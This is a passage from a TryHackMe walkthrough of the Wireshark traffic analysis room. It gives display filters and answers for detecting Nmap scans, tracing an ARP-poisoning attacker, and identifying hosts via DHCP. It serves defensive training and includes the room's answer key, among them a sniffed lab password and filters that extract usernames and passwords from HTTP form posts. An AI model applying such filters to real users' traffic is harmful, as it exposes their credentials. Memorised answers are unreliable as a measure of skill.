
Ethical Hacking (/t/ethical-hacking) Network Security (/t/network-security) WriteUp (/t/writeup) TryHackMe (/t/tryhackme)

Wireshark Traffic Analysis Room Walkthrough | TryHackMe

Share

HuseyinYaras (/u/HuseyinYaras) Nov 18, 2023 Edited



You can access the room here :

Wireshark: Traffic Analysis | TryHackMe (https://tryhackme.com/room/wiresharktrafficanalysis)

#Task 1- Introduction

“No answer needed”


#Task 2 - Nmap Scans

1. What is the total number of the “TCP Connect” scans?

Filtering code must be like this :

tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size > 1024

Answer : 1000



2. Which scan type is used to scan the TCP port 80?


Answer : TCP Connect

3. How many “UDP close port” messages are there?

Filtering code must be like this :

icmp.type==3 and icmp.code==3

Answer : 1083




4. Which UDP port in the 55–70 port range is open?

Filtering code must be like this :

udp.dstport in {55 .. 70}

Answer : 68



#Task 3 - ARP Poisoning & Man In The Middle!

Answer the questions below

Use the “Desktop/exercise-pcaps/arp/Exercise.pcapng” file.

1. What is the number of ARP requests crafted by the attacker?

((arp) && (arp.opcode == 1)) && (arp.src.hw_mac == target-mac-address)

When we change the target mac address field to 00:0c:29:e2:18:b4 in the filtering code :

((arp) && (arp.opcode == 1)) && (arp.src.hw_mac == 00:0c:29:e2:18:b4)

Answer : 284

2. What is the number of HTTP packets received by the attacker?

Filtering code:

http and eth.dst == 00:0c:29:e2:18:b4

Answer : 90

How did I find the correct filtering code ?

Attacker mac address is 00:0c:29:e2:18:b4, you can go on any packet which the destination address is

our target’s address and when you go to the **Packet Details** section → **Ethernet**, here you will see the

Destination area, make a right-click on it and click to **“Prepare as Filter” → “Selected”**

That is it; our filter code is ready in the filtering code area like this :

eth.dst == 00:0c:29:e2:18:b4

Lastly I added the “http and” to this code and it is the last situation :


http and eth.dst == 00:0c:29:e2:18:b4

3. What is the number of sniffed username&password entries?


Firstly I applied the filtering code below :

http and eth.dst == 00:0c:29:e2:18:b4 and (http.file_data matches “uname ll pass”)

There were 55 packets as you see on the screenshot below:




Then I clicked on first HTTP POST packet, we can view the **Form** item: **uname** and **pass** entries here :



Since I am looking for these entries together, I prepared a new filtering code in this way :


-Firstly I expanded the Form item **"uname"** by clicking on it, and made right click on the **"Key: uname"**,

then I ve chosen **"Prepare as Filter" → "Selected"** :



Secondly I expanded the **Form** item **"pass"** by clicking on it, and made right click on the **"Key: pass"**,

then I ve chosen **"Prepare as Filter" → "... and Selected"**




As a result, I obtained the correct filtering code below and the exactly correct packets.

The number of these packets is 6 as you can see below.

Correct Filtering code : **(urlencoded-form.key == "uname") && (urlencoded-form.key**


== “pass”)




Answer : 6

4. What is the password of the “Client986”?

Answer : clientnothere!







5. What is the comment provided by the “Client354”?

Filtering code must be like this :

http and eth.dst == 00:0c:29:e2:18:b4 and (http.file_data matches “client354”)

Answer : Nice Work!





#Task 4 - Identifying Hosts: DHCP, NetBIOS and Kerberos

Use the “Desktop/exercise-pcaps/dhcp-netbios-kerberos/dhcp-netbios.pcap” file.

1. What is the MAC address of the host “Galaxy A30”?


The Filtering Code must be :

dhcp.option.hostname contains “Galaxy”

